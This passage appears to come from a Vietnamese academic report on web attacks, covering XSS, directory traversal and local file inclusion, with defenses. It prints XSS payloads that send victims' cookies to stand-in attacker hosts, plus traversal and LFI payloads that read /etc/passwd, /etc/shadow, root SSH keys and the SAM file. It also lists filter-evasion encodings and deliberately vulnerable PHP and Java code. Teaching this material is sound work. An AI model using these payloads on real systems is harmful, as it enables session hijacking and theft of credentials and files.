Theo sau là việc **sử dụng hệ thống tường lửa (Firewall) và IDS/IPS** ta có thể đặt máy chủ cơ sở dữ liệu sau hệ thống tường lửa để tránh tương tác trực tiếp. Các hệ thống IDS (Intrusion Detection System) và IPS (Intrusion Prevention System) như SNORT có thể giúp phát hiện và ngăn chặn các truy vấn khả nghi.

## 2.2. Tấn công Cross-Site Scripting (XSS)

### 2.2.1. Giới thiệu về Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) là một trong những lỗ hổng bảo mật ứng dụng web phổ biến nhất, cho phép kẻ tấn công chèn các đoạn mã độc hại (thường là JavaScript, nhưng cũng có thể là HTML hoặc các ngôn ngữ kịch bản khác) vào các trang web hợp pháp [19]. Khi người dùng truy cập vào trang web bị lỗi, đoạn mã này sẽ được thực thi trên trình duyệt của họ. Mục tiêu của cuộc tấn công XSS không phải là máy chủ web mà là người dùng cuối, nhằm đánh cắp thông tin nhạy cảm của họ hoặc thực hiện các hành động độc hại [20]. XSS thường phát sinh từ việc ứng dụng web tin tưởng vào dữ liệu đầu vào của người dùng (từ ô tìm kiếm, form bình luận, URL,...) và hiển thị lại nó mà không có biện pháp kiểm tra lọc cẩn thận.



Hình 11: Dữ liệu truyền Cross Site Scripting (XSS)

Kỹ thuật tấn công cho phép Hacker chèn những đoạn script độc hại (thường là Javascript hoặc HTML) vào website và thực thi trong trình duyệt của người dùng. Kẻ tấn công có thể dùng XSS để gửi những đoạn script độc hại tới một người dùng bất kỳ để lấy cookie, keylogging hoặc tiến hành lừa đảo. Ngoài ra trong một số trường hợp đặc biệt, lỗ hổng XSS còn có thể xảy ra ở phía máy chủ web. Điều này thường gây ra hậu quả nghiêm trọng. Kẻ tấn công có thể đọc được các file nhạy cảm trên máy chủ. [21].



Hình 12: Minh họa Cross Site Scripting (XSS)

XSS là một trong những mối đe dọa hàng đầu đối với an toàn ứng dụng web, cùng với SQL Injection và Authentication Hijacking [22]. Nó thường được tận dụng thông qua các khung tiếp nhận dữ liệu của trang web, chẳng hạn như ô tìm kiếm, form bình luận, hoặc các trường nhập liệu khác mà dữ liệu không được kiểm tra và lọc cẩn thận trước khi hiển thị lại cho người dùng.

### 2.2.2. Các dạng tấn công và đặc điểm

XSS hoạt động dựa trên nguyên lý đơn giản là ứng dụng web hiển thị lại mã độc do kẻ tấn công chèn vào, và trình duyệt của người dùng sẽ thực thi mã đó như thể nó là một phần hợp pháp của trang web. Có ba dạng tấn công XSS chính, được phân loại dựa trên cách mã độc được gửi đến máy chủ và cách nó đến được trình duyệt của nạn nhân

### a) Reflected XSS (XSS Phản Chiếu)

Đây là dạng tấn công phổ biến nhất. Mã độc được gửi đến nạn nhân thông qua một URL có chứa payload. Máy chủ chỉ phản hồi (phản chiếu) mã độc hại trở lại trình duyệt của nạn nhân, và mã này được thực thi ngay lập tức.



Hình 13: Reflect Cross Site Scripting (XSS)

Cơ chế dựa trên mã độc không được lưu trữ trên máy chủ mà nó đi từ nạn nhân đến máy chủ rồi trở lại nạn nhân. Kẻ tấn công tạo ra một URL độc hại (ví dụ: gửi qua email hoặc tin nhắn) chứa mã script và lừa nạn nhân nhấp vào. Ví dụ Payload: Giả sử trang tìm kiếm hiển thị giá trị tìm kiếm trong URL:

[https://victimsite.com/search?q=<script>alert\('XSS\\_Reflected!'\);</script>](https://victimsite.com/search?q=<script>alert('XSS_Reflected!');</script>)

Có nhiều hướng để khai thác thông qua lỗi Reflected XSS, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả qua những bước sau: Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie:

**sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4**

Bằng cách nào đó, hacker gửi được cho người dùng URL:

```
http://victimsite.com/name=var+i=new+Image;+i.src="http://hacker-site.net/"%2Bdocument.cookie;
```

Giả sử victimsite.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra. Nạn nhân truy cập đến URL trên sau đó Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker) Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript. Đoạn javascript mà hacker tạo ra thực tế như sau:

```
var i=new Image; i.src="http://hacker-site.net/"+document.cookie;
```

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

```
GET /sessionId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1
```

Host là hacker-site.net. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

### b) Stored XSS (XSS được lưu trữ)

Đây là dạng nguy hiểm nhất vì mã độc được lưu trữ vĩnh viễn (hoặc bán vĩnh viễn) trên máy chủ, thường là trong cơ sở dữ liệu. Mọi người dùng truy cập vào trang chứa nội dung đó đều sẽ bị ảnh hưởng.


Cơ chế dựa trên mã độc được lưu trữ kẻ tấn công đến lưu trữ ở máy chủ đến máy nạn nhân. Kẻ tấn công chèn mã độc vào các trường nhập liệu có tính chất lưu trữ như bình luận, bài viết diễn đàn, hoặc hồ sơ người dùng. Ví dụ Payload (Chèn vào form bình luận):

```
<script>new  
Image().src="https://hacker.com/steal.php?cookie="+document.cookie;  
</script>
```

Mã này sẽ cố gắng gửi cookie phiên của nạn nhân đến máy chủ của kẻ tấn công (hacker.com).


Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhầm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment ... trên các trang web. Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.

Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea...) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.




*Hình 14: Dịch vụ web Blog có lỗ hổng XSS tại các trường nhập liệu trong form*

Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



*Hình 15: Kết quả test payload script XSS*

Kịch bản khai thác:



Hình 16: Store Cross Site Scripting (XSS)

### c) DOM-based XSS (XSS Dựa Trên DOM)

Dạng tấn công này xảy ra hoàn toàn ở phía client (trình duyệt). Nó lợi dụng các lỗ hổng trong mã JavaScript của trang web để thay đổi Cây mô hình đối tượng tài liệu (DOM) của trình duyệt, từ đó chèn và thực thi mã độc. Dữ liệu độc hại không cần phải đi qua máy chủ.

Cơ chế hoạt động dựa trên việc mã độc hoạt động trong trình duyệt của nạn nhân chứa dữ liệu đến xử lý DOM để thực thi ở nạn nhân. Kẻ tấn công lợi dụng các hàm JavaScript xử lý dữ liệu từ các nguồn không đáng tin cậy như location.hash hoặc document.referrer mà không lọc dữ liệu trước khi chèn vào DOM (ví dụ: sử dụng innerHTML). Ví dụ Khai thác: Sử dụng đoạn URL:

```
https://victimsite.com/page#name=<img src=x onerror=alert('DOM_XSS')>
```

Kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML. Chúng ta cùng xem xét một ví dụ cụ thể sau.

Một website có URL đến trang đăng ký như sau:

<http://example.com/register.php?message=Please fill in the form>

Khi truy cập đến thì chúng ta thấy một Form rất bình thường.

Email

Password

Please fill in the form

**Register**

Hình 17: Form xác thực đăng nhập cơ bản

Thay vì truyền **message=Please fill in the form** thì kẻ tấn công xử lý truyền

```
message=<label>Gender</label>
<select class = "form-control" onchange="java_script_show()">
<option value="Male">Male</option>
<option value="Female">Female</option>
</select>
<script>function show(){alert();}</script>
```

Khi đây form đăng ký sẽ trở thành như thế này:

Email


Password

Gender

**Register**

Hình 18: Kết quả thay đổi component của trình duyệt sau khi thực thi payload


Người dùng sẽ chẳng chút nghi ngờ với một form “bình thường” như thế này, và khi lựa chọn giới tính, Script sẽ được thực thi



Hình 19: Thông báo Payload đã thực thi

Hình 20: Minh họa tấn công Cross Site Scripting (XSS)

Kịch bản khai thác:



Hình 21: DOM Cross Site Scripting (XSS)

### 2.2.3. Tác hại của cuộc tấn công XSS

Khi một cuộc tấn công XSS thành công, kẻ tấn công có thể thực hiện nhiều hành vi độc hại nghiêm trọng:

Đầu tiên là hành vi đánh cắp Cookie (Session Hijacking). Kẻ tấn công lấy cắp cookie phiên (document.cookie) của nạn nhân, cho phép kẻ tấn công chiếm quyền điều khiển phiên và truy cập vào tài khoản của người dùng mà không cần mật khẩu.

Tiếp theo kẻ tấn công có thể giả mạo và chuyển hướng. Bằng cách chuyển hướng người dùng đến các trang web giả mạo (phishing) để lừa họ nhập thông tin đăng nhập hoặc thông tin cá nhân.

Ngoài ra kẻ keylogging là hành vi kẻ tấn công có thể thực hiện thông qua việc đính kèm các kịch bản theo dõi thao tác gõ phím của người dùng để đánh cắp mật khẩu, số thẻ tín dụng hoặc các dữ liệu nhạy cảm khác.

Hơn nữa, kẻ tấn công còn có thể thực thi các hành vi độc hại khác như việc buộc người dùng thực hiện các hành động trong phạm vi quyền hạn của họ mà họ không hề biết (ví dụ: thay đổi mật khẩu, gửi tin nhắn, hoặc giao dịch tiền).

Hành vi không kém nguy hiểm khác là việc chèn các mã độc hại vào trang để cài đặt phần mềm độc hại (malware) hoặc ransomware lên máy tính của người dùng.

#### **2.2.4. Biện pháp phòng chống và bảo vệ chủ yếu**

Để phòng chống XSS, các nhà phát triển cần tuân thủ nguyên tắc "Không bao giờ tin tưởng dữ liệu đầu vào của người dùng" và áp dụng các biện pháp bảo mật chặt chẽ như :

Mã hóa đầu ra (Output Encoding) vì đây là biện pháp phòng thủ hiệu quả nhất. Khi hiển thị dữ liệu từ người dùng lên trang web, cần mã hóa các ký tự đặc biệt (<, >, ", ') thành các thực thể HTML tương ứng (ví dụ: < thành &lt; và > thành &gt;). Điều này buộc trình duyệt coi các ký tự đó là văn bản thuần túy, chứ không phải là mã HTML/JavaScript cần thực thi.

Bên cạnh đó xác thực và lọc dữ liệu đầu vào (input validation & sanitization) cũng là một biện pháp được khuyến nghị. Qua đó tất cả dữ liệu đầu vào từ người dùng cần được kiểm tra nghiêm ngặt để đảm bảo nó khớp với định dạng mong đợi (ví dụ: trường tên chỉ chấp nhận chữ cái và khoảng trắng). Sử dụng các thư viện lọc (Sanitizer) chuyên dụng để loại bỏ các thẻ HTML/JavaScript nguy hiểm (<script>, onerror, onload, v.v.) khỏi đầu vào của người dùng [23].

Việc sử dụng content security policy (csp) sẽ giúp ngăn chặn hiệu quả hơn qua chính sách bảo mật nội dung (CSP) là một lớp bảo mật bổ sung mạnh mẽ, giúp ngăn chặn việc thực thi các mã độc. CSP cho phép máy chủ web chỉ định những nguồn nội dung nào (script, CSS, hình ảnh) được phép tải và thực thi trên trang, chặn việc tải các script từ các nguồn không được phép (như máy chủ của kẻ tấn công).


Sử dụng công cụ quét lỗ hổng cũng là một phương pháp không kém phần hiệu quả. Việc thường xuyên sử dụng các công cụ quét lỗ hổng ứng dụng web chuyên dụng (ví dụ: Burp Suite, OWASP ZAP, Acunetix) để tự động hóa quá trình kiểm tra và phát hiện các lỗ hổng XSS trên website có thể giúp khắc phục kịp thời lỗ hổng XSS[24].

### **2.3. Tấn công Directory Traversal và File Inclusion Vulnerabilities (LFI/RFI)**

#### **2.3.1. Directory Traversal**


Directory Traversal (còn được gọi là Path Traversal hoặc File Path Manipulation) là một lỗ hổng bảo mật web nghiêm trọng cho phép kẻ tấn

công truy cập vào các tệp và thư mục nằm ngoài phạm vi được phép của ứng dụng web [25]. Lỗ hổng này phát sinh từ việc ứng dụng web không xác thực hoặc lọc đầy đủ các tham số đầu vào từ người dùng, đặc biệt là các tham số liên quan đến đường dẫn tệp [26].



Hình 22: Minh họa Directory Traversal

Về kỹ thuật, Directory Traversal khai thác việc xử lý không an toàn các tham chiếu tệp trong ứng dụng web, cho phép kẻ tấn công "thoát khỏi" thư mục gốc (web root) và truy cập vào các phần khác của hệ thống tệp [27]. Điều này có thể dẫn đến việc truy cập trái phép vào các tệp cấu hình hệ thống, thông tin đăng nhập, mã nguồn ứng dụng, hoặc thậm chí thực thi mã từ xa.



Hình 23: Minh họa Directory Traversal

Với sự phát triển mạnh mẽ của cloud computing, microservices và containerization, Directory Traversal đã trở thành một vector tấn công được quan tâm đặc biệt. Các ứng dụng hiện đại thường xử lý nhiều loại tệp khác nhau và tích hợp với các dịch vụ bên ngoài, tạo ra nhiều cơ hội hơn cho các cuộc tấn công này.

### 2.3.2. Cơ chế hoạt động của Directory Traversal

#### 2.3.2.1. Nguyên lý cơ bản:

Cuộc tấn công Directory Traversal dựa trên việc thao túng các chuỗi đường dẫn để "di chuyển" lên các thư mục cha trong cây thư mục hệ thống. Kỹ thuật này sử dụng các ký tự đặc biệt và chuỗi có ý nghĩa trong hệ thống tệp. Các ký tự và chuỗi quan trọng:

**../ (Unix/Linux) hoặc ..\ (Windows)**: Di chuyển lên một cấp thư mục cha

**/ (Unix/Linux) hoặc \ (Windows)**: Phân cách thư mục

. : Thư mục hiện tại

.. : Thư mục cha

#### 2.3.2.2. Payload patterns phổ biến

Các payload được xây dựng bằng cách lặp lại chuỗi điều hướng thư mục cha (../ hoặc ..\ ) cho đến khi đạt được thư mục gốc (root directory) của hệ thống, sau đó chỉ định tệp mục tiêu cần đọc.

##### o Basic Traversal Patterns:

Trong Linux/Unix systems có thể sử dụng payload như ../../etc/passwd để đọc tệp chứa thông tin người dùng. Hoặc đọc nhật ký truy cập máy chủ web qua payload ../../var/log/apache/access.log. Hay dùng ../../root/.ssh/id\_rsa để đọc khóa riêng SSH của người dùng root.

`../../../../etc/passwd`

`../../../../var/log/apache/access.log`

`../../../../root/.ssh/id_rsa`

Trong Window systems có thể sử dụng payload ..\..\..\windows\system32\drivers\etc\hosts để đọc tệp ánh xạ tên miền IP. Hay đọc tệp cấu hình hệ thống qua payload ..\..\..\..\windows\win.ini. Hoặc đọc thông tin khởi động hệ thống bằng ..\..\..\boot.ini.

```
..\..\..\windows\system32\drivers\etc\hosts  
..\..\..\..\windows\win.ini  
..\..\..\boot.ini
```

Ngoài ra còn một số mẫu tấn công khác chẳng hạn Mixed Separator Attacks sử dụng kết hợp các ký tự phân cách của các hệ điều hành khác nhau, ví dụ các payload sau:

```
..\.\.\.\etc\passwd  
..\.\.\.\windows\system32\config\sam
```

Bên cạnh là Nested Traversal sử dụng chuỗi điều hướng được lồng vào nhau, thường nhằm mục đích né tránh các bộ lọc đơn giản, ví dụ như:

```
....//....//....//etc/passwd  
....\\....\\....\\windows\\system32\\config\\sam
```

### 2.3.2.3. Các kịch bản tấn công phổ biến

#### Kịch bản 1: File Download Vulnerability

Khi một ứng dụng cho phép người dùng chỉ định tên tệp để tải xuống mà không kiểm tra chuỗi đầu vào. Kẻ tấn công có thể khai thác thông qua lỗ hổng này khi lập trình viên viết đoạn mã có nội dung như sau:

```
<?php  
$file = $_GET['file'];  
$filepath = "/var/www/files/" . $file;  
readfile($filepath);  
?>
```

URL tấn công có dạng như sau:

<http://vulnerable-site.com/download.php?file=../../../../etc/passwd>.

Kết quả: cho thấy kẻ tấn công có thể đọc file /etc/passwd thay vì các file trong thư mục /var/www/files/.

## Kịch bản 2: Image Display Function

Tương tự khi ứng dụng sử dụng đầu vào để xác định vị trí tệp hình ảnh. Kẻ tấn công vẫn có thể khai thác lỗ hổng này nếu lập trình viên triển khai xử lý tương tự như đoạn dưới đây.

```
// Vulnerable Java code  
String fileName = request.getParameter("image");  
File file = new File("/webapp/images/" + fileName);
```

URL tấn công sẽ có dạng như sau:

<http://example.com/showImage?image=../../../../etc/shadow>

### 2.3.3. Các kỹ thuật bypass và evasion nâng cao

Các hệ thống bảo mật thường triển khai các bộ lọc để loại bỏ hoặc phát hiện chuỗi ..\ hoặc ..\|. Kẻ tấn công sử dụng các kỹ thuật mã hóa và thao túng chuỗi phức tạp để né tránh (evasion) các bộ lọc này.

#### 2.3.3.1. Encoding Techniques

Mã hóa được sử dụng để che giấu chuỗi điều hướng thư mục, làm cho chúng không bị phát hiện bởi các bộ lọc đơn giản trước khi được máy chủ giải mã.

- **URL Encoding (Percent Encoding):**

Đây là kỹ thuật thay thế các ký tự nguy hiểm bằng mã thập lục phân có dấu %. Trong đó ..\ được mã hóa thành %2e%2e%2f.

- **Double Encoding:**

Mã hóa cả ký tự % (ký tự % được mã hóa thành %25), ví dụ: %2e%2e%2f trở thành %252e%252e%252f. Kỹ thuật này hiệu quả khi bộ lọc giải mã một lần, nhưng ứng dụng web tiếp tục giải mã lần thứ hai.

```

#Basic encoding
../../../../etc/passwd

%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd

#Double encoding
%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd

#Mixed encoding
%2e%2e/etc/passwd

..%2fetc%2fpasswd

```

- **Unicode Encoding:**

Unicode Encoding là phương pháp sử dụng các biểu diễn Unicode hoặc UTF-8 overlong encoding cho các ký tự . và / (ví dụ: %c0%ae%c0%ae%c0%af cho ..). Kỹ thuật này đặc biệt hiệu quả nếu máy chủ không xử lý đúng các ký tự Unicode không chuẩn.

```

#Unicode representations of ../
%c0%ae%c0%ae%c0%af
%c1%9c
\u002e\u002e\u002f

# UTF-8 overlong encoding
%c0%ae%c0%ae%c0%af
%e0%80%ae%e0%80%ae%e0%80%af

```

- **HTML Entity Encoding:**

HTML Entity Encoding sử dụng các thực thể HTML (ví dụ: &#46;&#46;&#47; cho ..).

```

# HTML entities
&period;&period;&sol;
&#46;&#46;&#47;
&x2E;&x2E;&x2F;

```

### 2.3.3.2. Filter Evasion Techniques

- Null Byte Injection(%00):

Kẻ tấn công thêm một ký tự null byte vào cuối payload (ví dụ: ../../etc/passwd%00.jpg). Nếu ứng dụng có cơ chế kiểm tra phần mở rộng tệp (ví dụ: phải kết thúc bằng .jpg), ký tự %00 sẽ chấm dứt chuỗi một cách hiệu quả trong các ngôn ngữ như C/C++ hoặc các phiên bản cũ của PHP, khiến bộ lọc đọc phần mở rộng nhưng hệ thống tệp chỉ xử lý phần trước %00.

```
# Append null byte to bypass extension filters  
../../etc/passwd%00.jpg  
../../etc/passwd%00.png
```

- Case Sensitivity Bypass

Tận dụng tính không phân biệt chữ hoa/chữ thường của hệ thống tệp Windows để né bộ lọc phân biệt chữ hoa/chữ thường (ví dụ: ..\..\Windows\System32\Config\SAM).

```
# Mixed case (Windows systems)  
..\..\Windows\System32\Config\SAM  
..\..\WINDOWS\system32\config\sam
```

- Directory Separators Confusion

Directory Separators Confusion: Sử dụng kết hợp ký tự phân cách của hai hệ điều hành (ví dụ: ../../etc/passwd) vì nhiều ứng dụng web chạy trên máy chủ Windows có thể xử lý cả hai loại ký tự phân cách.

```
# Mixed separators  
../../etc\passwd  
..\..\..\etc\passwd  
.....etc///passwd
```

### 2.3.3.3. Advanced Bypass Techniques

- **Recursive Filter Bypass:**

Nếu bộ lọc chỉ đơn giản loại bỏ chuỗi `..`, kẻ tấn công có thể chèn các chuỗi lồng nhau như `....//....//etc/passwd`. Sau khi bộ lọc loại bỏ các cặp `..` ẩn, chuỗi điều hướng hợp lệ còn lại.

```
# If filters remove ".." recursively  
....//....//etc/passwd  
..../..../etc/passwd  
....\....\etc\passwd
```

- **Path Canonicalization Attacks:**

Path Canonicalization Attacks: Tận dụng cách hệ điều hành chuẩn hóa đường dẫn, bao gồm việc xử lý các symbolic link (liên kết tượng trưng) hoặc các tham chiếu thư mục không cần thiết `(./, //)`. Ví dụ: `/var/www/files/../../etc/passwd` vẫn được chuẩn hóa thành `/etc/passwd`.

```
# Using symbolic links  
/var/www/files/../../etc/passwd  
/var/www/files/../../../etc/passwd
```

### 2.3.4. Lỗ hổng tải lên tệp (File Upload Vulnerability (LFI/RFI))

Lỗ hổng File Inclusion là một dạng nghiêm trọng của Directory Traversal, nơi ứng dụng cho phép người dùng chỉ định tệp để nhúng (`include`) vào luồng thực thi của máy chủ, thường dẫn đến việc Thực thi mã từ xa (Remote Code Execution - RCE).

#### 2.3.4.1. Local File Inclusion (LFI)

Local File Inclusion là một biến thể của Directory Traversal khi ứng dụng `include` hoặc `require` các file dựa trên input của người dùng. LFI xảy ra khi ứng dụng nhúng một tệp tin nằm trên chính máy chủ hiện tại dựa trên đầu vào của người dùng. Mã lập trình dễ bị tồn thương (`vulnerable code`) có tương tự như sau

```
<?php  
$page = $_GET['page'];  
include($page . '.php');  
?>
```

LFI Payloads thao túng đường dẫn qua đoạn: ?page=../../../../etc/passwd (Sử dụng Directory Traversal để nhúng tệp hệ thống). Sau đó Null byte injection: ?page=../../../../etc/passwd%00 để tránh phần mở rộng .php được thêm vào.

LFI Payloads nâng cao (PHP Wrapper Exploitation) sẽ hoạt động php://filter: Được sử dụng để đọc mã nguồn tệp tin, thường là mã hóa Base64 để tránh lỗi hiển thị. Ví dụ: ?page=php://filter/convert.base64-encode/resource=config. Log Poisoning: Nhúng một tệp nhật ký (ví dụ: access.log hoặc auth.log) đã bị tiêm mã độc PHP thông qua các trường HTTP Header (như User-Agent). Khi tệp log được nhúng, mã PHP sẽ được thực thi. Ví dụ: ?page=../../../../var/log/apache2/access.log.

```
# Basic LFI  
?page=../../../../etc/passwd  
  
# Null byte injection  
?page=../../../../etc/passwd%00  
  
# PHP wrapper exploitation  
?page=php://filter/convert.base64-  
encode/resource=config.php  
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCfRfR  
